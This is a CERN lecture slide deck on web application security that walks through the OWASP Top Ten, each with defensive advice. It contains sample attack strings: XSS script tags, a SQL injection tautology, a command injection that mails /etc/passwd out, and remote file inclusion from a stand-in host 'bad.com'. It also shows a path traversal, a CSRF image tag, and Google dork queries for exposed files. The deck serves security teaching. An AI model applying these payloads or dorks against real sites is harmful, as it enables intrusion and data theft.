Web application security

Sebastian Lopienski
CERN Computer Security Team

openlab and summer lectures 2010

(non-Web question) Is this OK?

```
int set_non_root_uid(int uid)
{
   // making sure that uid is not 0 = root
   if (uid == 0) {
      return 0;
   }

   setuid(uid);
   return 1;
}
```

Outline

- Web applications - threats
- An incident
- HTTP - a quick reminder
- Google hacking
- OWASP Top Ten vulnerabilities
  - with examples!
- More on Web server hardening, PHP etc.

Focus on Web applications – why?

Web applications are:

- often much more useful than desktop software => popular
- often publicly available
- easy target for attackers
  - finding vulnerable sites, automating and scaling attacks


- easy to develop
- not so easy to develop well and securely

- often vulnerable, thus making the server, the database, internal network, data etc. insecure

Threats

- Web defacement
  - ⇒ loss of reputation (clients, shareholders)
  - ⇒ fear, uncertainty and doubt
- information disclosure (lost data confidentiality)
  - e.g. business secrets, financial information, client database, medical data, government documents
- data loss (or lost data integrity)
- unauthorized access
  - ⇒ functionality of the application abused
- denial of service
  - ⇒ loss of availability or functionality (and revenue)
- "foot in the door" (attacker inside the firewall)

An incident in September 2008



http://[redacted].cern.ch/[redacted]/apanthsh.html

http:[redacted]anthsh.html

GST
GREEK SECURITY TEAM

10/09/08 03:00


Αυτήν την ώρα γίνετε η απόπειρα πειράματος στο CERN.

Ο λόγος που διαλέξαμε αυτή τη σελίδα είναι για να σας θυμίζουμε μερικά πράγματα.
Δεν έγινε βάση κάποιας προσωπικής μας αντιπαράθεσης με την ομάδα διαχείρισης του CERN αλλα με βάση την μεγάλη επισκεψιμότητα
που θα αποκτήσει τα επόμενα 24ωρα ο συγκεκριμένος διαδικτυακός τόπος λόγο του πειράματος.

Μερικά στοιχεια απ


USERNAME USER_I

..etc...etc....



Hackers infiltrate Large Hadron Collid
systems and mock IT security


By Roger Highfield, Science Editor
Last Updated: 4:01pm BST 12/09/2008



From The Times
September 13, 2008

Hackers break into CERN computer – to show up its ‘schoolkid’ security

HTTP etc. – a quick reminder



```
GET /index.html HTTP/1.1

HTTP/1.1 200 OK
```

```
POST login.php HTTP/1.1
Referer: index.html
[…]
username=abc&password=def

HTTP/1.1 200 OK
Set-Cookie: SessionId=87325
```


```
GET /list.php?id=3 HTTP/1.1
Cookie: SessionId=87325

HTTP/1.1 200 OK
```

Session management

- HTTP is a stateless protocol
  - each request and response pair is independent from others
- Session management
  - to enable user sessions (e.g. cart in an online shop)
  - to make stateless HTTP support session state
- Session ID
  - generated on the server and sent to the client (browser)
  - provided then by the browser in each request to the server
  - stored and transferred as a cookie, hidden form field etc.
- Weaknesses in session management often exploited
  - various session hijacking techniques exist

HTTP etc. – a quick reminder


- https – http over SSL (Secure Socket Layer)
  - provides encryption for the browser-server traffic
  - prevents eavesdropping, and man-in-the-middle attacks (if certificate verification is done correctly)
  - does not prevent attacks on the client side (Cross-site scripting) or the server side (SQL Injection)
  - helps users ensure the authenticity of the server
- Basic http authentication:
  - weak, limited functionality
  - use only if really needed, and only over https


Authentication Required

A username and password are being requested
Authentication required

User Name:
Password:

Google hacking



- Finding (potentially) vulnerable Web sites is easy with Google hacking
- Use special search operators: (more at http://google.com/help/operators.html)
  - only from given domain (e.g. abc.com): `site:abc.com`
  - only given file extension (e.g. pdf): `filetype:pdf`
  - given word (e.g. *secret*) in page title: `intitle:secret`
  - given word (e.g. *upload*) in page URL: `inurl:upload`
- Run a Google search for:

```
intitle:index.of .bash_history
-inurl:https login
"Cannot modify header information"
"ORA-00933: SQL command not properly ended"
```

for your favourite domain: `site:domain.com`

- Thousands of queries possible! (look for GHDB, Wikto)

OWASP Top Ten

- OWASP (Open Web Application Security Project) Top Ten flaws http://owasp.org/index.php/Category:OWASP_Top_Ten_Project
  - **Cross Site Scripting (XSS)**
  - **Injection Flaws**
  - **Malicious File Execution**
  - **Insecure Direct Object Reference**
  - **Cross Site Request Forgery (CSRF)**
  - Information Leakage and Improper Error Handling
  - Broken Authentication and Session Management
  - Insecure Cryptographic Storage
  - Insecure Communications
  - Failure to Restrict URL Access

#1: Cross-site scripting (XSS)

- Cross-site scripting (XSS) vulnerability
  - an application takes user input and sends it to a Web browser without validation or encoding
  - attacker can execute JavaScript code in the victim's browser
  - to hijack user sessions, deface web sites etc.
- Reflected XSS – value returned immediately to the browser


```
http://site.com/search?q=abc
http://site.com/search?q=<script>alert("XSS");</script>
```

- Persistent XSS – value stored and reused (all visitors affected)

```
http://site.com/add_comment?txt=Great!
http://site.com/add_comment?txt=<script>...</script>
```

- Solution: validate user input, encode HTML output

Code tools: Pixy (for PHP)



#2: Injection flaws

- Executing code provided (injected) by attacker
  - SQL injection

    ```
    select count(*) from users where name = ’$name’
    and pwd = ’anything’ or ’x’ = ’x’;
    ```

  - OS command injection

    ```
    cat confirmation | mail me@fake.com;
    cat /etc/passwd  | mail me@real.com
    ```

  - LDAP, XPath, SSI injection etc.
- Solutions:
  - validate user input
  - escape values (use escape functions) `’` -> `\’`
  - use parameterized queries (SQL)
  - enforce least privilege when accessing a DB, OS etc.

#3: Malicious file execution

- Remote, hostile content provided by the attacker is included, processed or invoked by the web server
- Remote file include (RFI) and Local file include attacks:

```
include($_GET["page"] . ".php");
```

```
http://site.com/?page=index
└> include("index.php");

http://site.com/?page=http://bad.com/exploit
└> include("http://bad.com/exploit.php");

http://site.com/?page=C:\ftp\upload\exploit.png%00
└> include("C:\ftp\upload\exploit.png");
```

string ends at `%00`, so `.php` not added

- Solution: validate input, harden PHP config

#4: Insecure Direct Object Reference

- Attacker manipulates the URL or form values to get unauthorized access
  - to objects (data in a database, objects in memory etc.):

    `http://shop.com/cart?id=`**`413246`** (your cart)

    `http://shop.com/cart?id=`**`123456`** (someone else's cart ?)
  - to files:

    `http://s.ch/?page=`**`home`** **`-> home.php`**

    `http://s.ch/?page=`**`/etc/passwd%00`** **`-> /etc/passwd`**
- Solution:
  - avoid exposing IDs, keys, filenames to users if possible
  - validate input, accept only correct values
  - verify authorization to all accessed objects (files, data etc.)

string ends at `%00`, so `.php` not added

#5: Cross-site request forgery

- Cross-site request forgery (CSRF) – a scenario
  - Alice logs in at bank.com, and forgets to log out
  - Alice then visits a evil.com (or just webforums.com), with:

```
<img src="http://bank.com/
   transfer?amount=1000000&to_account=123456789">
```

  - Alice's browser wants to display the image, so sends a request to bank.com, without Alice's consent
  - if Alice is still logged in, then bank.com accepts the request and performs the action, transparently for Alice (!)
- There is no simple solution, but the following can help:
  - expire early user sessions, encourage users to log out
  - use "double submit" cookies and/or secret hidden fields
  - use POST rather than GET, and check referer value

#7: Broken session management

- Understand session hijacking techniques, e.g.:
  - session fixation (attacker sets victim's session id)
  - stealing session id: eavesdropping (if not https), XSS
- Trust the solution offered by the platform / language
  - and follow its recommendations (for code, configuration etc.)
- Additionally:
  - generate new session ID on login (do not reuse old ones)
  - use cookies for storing session id
  - set session timeout and provide logout possibility
  - consider enabling "same IP" policy (not always possible)
  - check referer (previous URL), user agent (browser version)
  - require https (at least for the login / password transfer)

#10: Failure to Restrict URL Access

- “Hidden” URLs that don’t require further authorization
  - to actions:

    `http://site.com/`**`admin/adduser?name=x&pwd=x`**

    (even if `http://site.com/`**`admin/`** requires authorization)
  - to files:

    `http://site.com/`**`internal/salaries.xls`**

    `http://me.com/`**`No/One/Will/Guess/82534/me.jpg`**
- Problem: missing authorization
- Solution
  - add missing authorization ☺
  - don‘t rely on security by obscurity – it will not work!

Client-server – no trust


- Security on the client side doesn’t work (and cannot)
  - don’t rely on the client to perform security checks (validation etc.)
  - e.g. `<input type=”text” maxlength=”20”>` is not enough
  - authentication should be done on the server side, not by the client
- Don’t trust your client
  - HTTP response header fields like referrer, cookies etc.
  - HTTP query string values (from hidden fields or explicit links)
  - e.g. `<input type=”hidden” name=”price” value=”299”>` in an online shop can (and will!) be abused
- Do all security-related checks on the server
- Don’t expect your clients to send you SQL queries, shell commands etc. to execute – it’s not your code anymore
- Put limits on the number of connections, set timeouts

Advice

- Protect code and data – make sure they can't be simply accessed / downloaded:
  - password files (and other data files)
  - .htaccess file (and other configuration files)
  - .bak, .old, .php~ etc. files with application source code
- Forbid directory indexing (listing)

  in Apache:

```
Options -Indexes
```



```
Index of /php/binary_convertor

   Name                          Last modified      Size  Description
------------------------------------------------------------------------
   Parent Directory                                  -
   bin.php                       06-May-2005 06:17  517
   bin.phps                      06-May-2005 06:17  441
------------------------------------------------------------------------
```

Harden the Web server

- strip-down the system configuration
  - only necessary packages, accounts, processes & services
- patch OS, Web server, and Web applications
  - use automatic patching if available
- use a local firewall
  - allow only what is expected (e.g. no outgoing connections)
- harden Web server configuration
  - incl. programming platform (J2EE, PHP etc.) configuration
- run Web server as a regular (non-privileged) user
- use logs
  - review regularly, store remotely

Programming in PHP

- Read http://phpsec.org/projects/guide/

